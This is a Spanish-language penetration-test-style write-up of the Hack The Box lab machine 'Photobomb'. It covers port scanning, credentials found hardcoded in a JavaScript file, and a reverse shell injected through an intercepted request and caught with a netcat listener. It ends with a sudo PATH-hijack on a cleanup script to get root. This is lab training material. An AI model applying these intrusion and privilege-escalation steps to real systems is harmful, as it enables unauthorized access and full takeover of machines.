

Redacción Photobomb

Easy



Fecha: 18/01/2023

Version: 1

Tabla de contenido

Tabla de contenido.....	2
Información de contacto.....	3
Evaluación en general.....	3
Índices de gravedad de los hallazgos	3
Puntos fuertes de la seguridad.....	3
<i>Debilidades de seguridad</i>	3
Resumen ejecutivo.....	4
Vulnerabilidades por impacto.....	4
<i>Conclusiones de las pruebas de penetración externas</i>	4
Como se logro acceder a la maquina.....	5
Escaneo.....	5,6
Hosts.....	7,8
Inspección.....	8,9
Interceptar.....	9,10
Inyección y remoto.....	10,11,12
Escalada de privilegios.....	12,13

Información de contacto

Nombre	Información de contacto
<i>Juan Jose (WaifuXv)</i>	Discord: WaifuXv#4940 Gmail: waifuxv@gmail.com

Evaluación en general

Las fases de las actividades de pruebas de penetración incluyen:

- Planificación: Se establecen los objetivos del cliente y se acuerdan las condiciones de compromiso.
- Investigación: Se llevan a cabo escaneos y enumeraciones para detectar vulnerabilidades potenciales, áreas críticas y posibles explotaciones.
- Ataque: Se comprueban las vulnerabilidades mediante la explotación y se realizan descubrimientos adicionales tras conseguir un nuevo acceso.
- Informe: Se documentan todas las vulnerabilidades y explotaciones encontradas, los intentos fallidos y los puntos fuertes y débiles de la empresa.

Indices de gravedad de los hallazgos

Gravedad	Rango de puntuación de CVSS V3	Definición
Critico	9.0-10.0	La explotación es más sencilla causando privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y parchear lo antes posible.

Puntos fuertes de la seguridad


Como la página web aún se encuentra en desarrollo, no se han identificado puntos fuertes de seguridad específicos. Sin embargo, es importante asegurar que se implementen medidas de seguridad adecuadas, tales como autenticación y autorización seguras, entre otras.

Debilidades de seguridad

No guardar adecuadamente las credenciales, falta de cifrado al envío de paquetes para no ser modificados, mala configuración de seguridad en la máquina, esos son los puntos más destacados.

Resumen ejecutivo

Al evaluar la página web (photobomb) se observa la existencia de vulnerabilidades de seguridad, específicamente una que nos permite acceso a la máquina.



Conclusiones de las pruebas de penetración externas

Hay muchas vulnerabilidades muy criticas que deben de solucionarse lo antes posible para evitar problemas a futuro.

Como se logro acceder a la maquina

Escaneo

```
~/H/p/scans > nmap -p- --open -T5 -sC -v 10.10.11.182 -oG allPorts
```

```
> Nmap -p- --open -T5 -sC -v 10.10.xx.xxx -oG allPorts
```

Hemos encontrado 2 puertos abiertos, uno de ellos indica que estamos enfrentando una página web.

```
> nmap -p- --open -T5 -sC -v 10.10.11.182 -oG allPorts
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-19 20:51 CST
NSE: Loaded 125 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Initiating Ping Scan at 20:52
Scanning 10.10.11.182 [2 ports]
Completed Ping Scan at 20:52, 0.11s elapsed (1 total hosts)
Initiating Connect Scan at 20:52
Scanning photobomb.htb (10.10.11.182) [65535 ports]
Discovered open port 22/tcp on 10.10.11.182
Discovered open port 80/tcp on 10.10.11.182
Completed Connect Scan at 20:52, 37.09s elapsed (65535 total ports)
NSE: Script scanning 10.10.11.182.
Initiating NSE at 20:52
Completed NSE at 20:52, 4.03s elapsed
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.11s latency).
Not shown: 61434 closed tcp ports (conn-refused), 4099 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp    open  http
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-favicon: Unknown favicon MD5: 622B9ED3F0195B2D1811DF6F278518C2
|_ http-title: Photobomb
NSE: Script Post-scanning.
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Initiating NSE at 20:52
Completed NSE at 20:52, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 41.91 seconds
```

El puerto 80 es uno de los puertos de red más comunes utilizados para comunicarse con servidores web. Es el puerto predeterminado para el protocolo HTTP (Hypertext Transfer Protocol), que es el protocolo utilizado para transferir información en la World Wide Web. Cuando un usuario escribe una URL en su navegador web, está solicitando una conexión con el servidor web en el puerto 80. El servidor web acepta la conexión y envía la información solicitada en forma de una página web. También puede usarse el 443 para conexiones seguras HTTPS.

Llevaremos a cabo un escaneo detallado de los puertos para identificar posibles vulnerabilidades y obtener información valiosa sobre los servicios y aplicaciones que se están ejecutando. Este escaneo permitirá a nuestro equipo de seguridad evaluar la seguridad del sistema, brindando una visión completa de las posibles debilidades y riesgos, y proporcionando recomendaciones para fortalecer la seguridad.

```
~/HTB/photobomb/scans > nmap -p22,80 -sV -A -sC 10.10.11.182 -oN target
```

```
> Nmap -p22,80 -sV -A -sC 10.10.xx.xxx -oN target
```

Al escanear los puertos 22 y 80, podemos obtener información sobre los servicios y aplicaciones que se están ejecutando en esos puertos, aunque no necesariamente será información valiosa para todos los casos.


```
> nmap -p22,80 -sV -A -sC 10.10.11.182 -oN target
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-19 20:55 CST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Photobomb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.90 seconds
```

Hosts

Al entrar a la pagina web con la IP nos un manda error pero en la url nos marca una dirección url **photobomb.htb**



Lo que haremos es meter la ip y el nombre en el archivo

/etc/hosts

El archivo /etc/hosts en sistemas operativos Linux es utilizado para resolver nombres de host a direcciones IP. Es una base de datos de alojamiento de nombres de red que se utiliza antes de consultar al servidor de nombres DNS (Domain Name System). El archivo contiene entradas de dirección IP y nombre de host que se corresponden, con una por línea. Estas entradas son consultadas en primer lugar cuando se realiza una búsqueda de nombre de host, lo que permite a los administradores de sistemas especificar direcciones IP para nombres de host específicos, en lugar de depender de los servidores DNS. También se utiliza para acceder a un host conocido en una red privada sin necesidad de un DNS.

Con el siguiente comando entraremos al `/etc/hosts`

```
~/HTB/photobomb > sudo vim /etc/hosts
```

> `sudo vim /etc/hosts`



Modificamos el archivo para que quede como a continuación.

```
127.0.0.1    localhost
127.0.1.1    WaifuXv
10.10.11.182 photobomb.htb


# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Inspección


Volvemos al navegador y observamos que la página ya se ha cargado. Notamos un enlace titulado "[click here!](#)" que al hacer clic en él, nos manda un formulario de login.



Intentamos iniciar sesión con los usuarios predeterminados y recibimos un error de usuario y contraseña incorrectos. Revisamos el código y encontramos un archivo llamado photobomb.js. Al abrirlo, encontramos una URL con un usuario y contraseña. Al abrir la url, accedemos a una nueva sección de la página.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Photobomb</title>
5 <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
6 <script src="photobomb.js"></script>
7 </head>
8 <body>
9 <div id="container">
10 <header>
11 <h1><a href="/">Photobomb</a></h1>
12 </header>
13 <article>
14 <h2>Welcome to your new Photobomb franchise!</h2>
15 <p>You will soon be making an amazing income selling premium photographic gifts.</p>
16 <p>This state-of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
17 <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
18 <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
19 </article>
20 </div>
21 </body>
22 </html>
23
```



```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*?)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

User:pH0t0

Password:b0Mb!

Interceptor

Interceptamos la descarga de la imagen con burpsuite para inyectarle código y tener acceso a la maquina.



Activamos el proxy.





Un proxy es un servidor intermediario que actúa como intermediario entre los usuarios y otros servidores. Burp Suite es una herramienta de seguridad de aplicaciones web que utiliza un proxy para interceptar el tráfico entre el navegador del usuario y los servidores web. El usuario configura su navegador para utilizar el proxy de Burp Suite, lo que permite a la herramienta interceptar las solicitudes y respuestas HTTP y HTTPS. Esto permite a los usuarios analizar, modificar y reenviar las peticiones, lo que es útil para la prueba de penetración y el descubrimiento de vulnerabilidades en las aplicaciones web.


Inyección y remoto

Utilizamos Burp Suite para interceptar y analizar el tráfico de la descarga.






Inyectamos el siguiente código que obtendremos de la siguiente pagina: <https://www.revshells.com>



Activamos el puerto que hallamos elegido, en mi caso es el 9001.

```
> nc -nvlp 9001
listening on [any] 9001 ...
```



```
> nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.88] from (UNKNOWN) [10.10.11.182] 38084
$
```

```
$ cd ~
cd ~
$ ls
ls
photobomb user.txt
$ cat user.txt
cat user.txt
36
```



Escalada de privilegios

Usaremos **sudo -l** que permite a un usuario verificar qué acciones de administrador están permitidas para su cuenta actual.

```
$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
```

Al hacer cat al archivo cleanup.sh nos parece lo siguiente

```
$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
$
```

Este es solo un script bash que toma el archivo de registro y mueve su contenido a photobomb.log.old y luego usa truncar para borrar photobomb.log.

La parte más importante está en la última línea de ese comando, donde utiliza "find" con una ruta relativa en lugar de una ruta absoluta. Esto significa que si modificamos la variable de entorno y creamos un archivo "find" en el directorio actual con un script de shell, podremos ejecutar ese archivo con "sudo" y obtener los privilegios de root.

```
echo "/bin/bash" > find
chmod +x find
sudo PATH=$PWD:$PATH /opt/cleanup.sh
```

```
